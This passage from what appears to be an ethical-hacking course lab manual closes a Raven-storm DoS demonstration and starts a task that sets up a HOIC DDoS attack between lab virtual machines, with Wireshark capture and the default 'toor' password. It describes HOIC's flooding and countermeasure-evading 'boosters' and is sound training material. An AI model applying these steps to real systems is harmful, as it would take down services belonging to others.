


21. Switch to **Parrot Security** virtual machine and press **ctrl+z** to stop the attack.



22. This concludes the demonstration of a DoS attack using Raven-storm.

23. Close all open windows and document all the acquired information.

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
Task 4: Perform a DDoS Attack using HOIC

HOIC (High Orbit Ion Cannon) is a network stress and DoS/DDoS attack application. This tool is written in the BASIC language. It is designed to attack up to 256 target URLs simultaneously. It sends HTTP, POST, and GET requests to a computer that uses lulz inspired GUIs. It offers a high-speed multi-threaded HTTP Flood; a built-in scripting system allows the deployment of "boosters," which are scripts designed to thwart DDoS countermeasures and increase DoS output.

Here, we will use the HOIC tool to perform a DDoS attack on the target machine.

Note: In this task, we will use the **Windows 11**, **Windows Server 2019** and **Windows Server 2022** machines to launch a DDoS attack on the **Parrot Security** machine.

1. Turn on the **Windows 11** and **Windows Server 2022** virtual machines.
2. Switch to the **Parrot Security** virtual machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.



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

3. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.



4. The **Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing the network traffic.



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
5. Switch to the **Windows 11** virtual machine.
6. Navigate to **E:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools** and copy the **High Orbit Ion Cannon (HOIC)** folder to **Desktop**.

   Note: To perform the DDoS attack, run this tool from various machines at once. If you run the tool directly from the shared drive in the machines one at a time, errors might occur. To avoid errors, copy the folder **High Orbit Ion Cannon (HOIC)** individually to each machine's **Desktop**, and then run the tool.

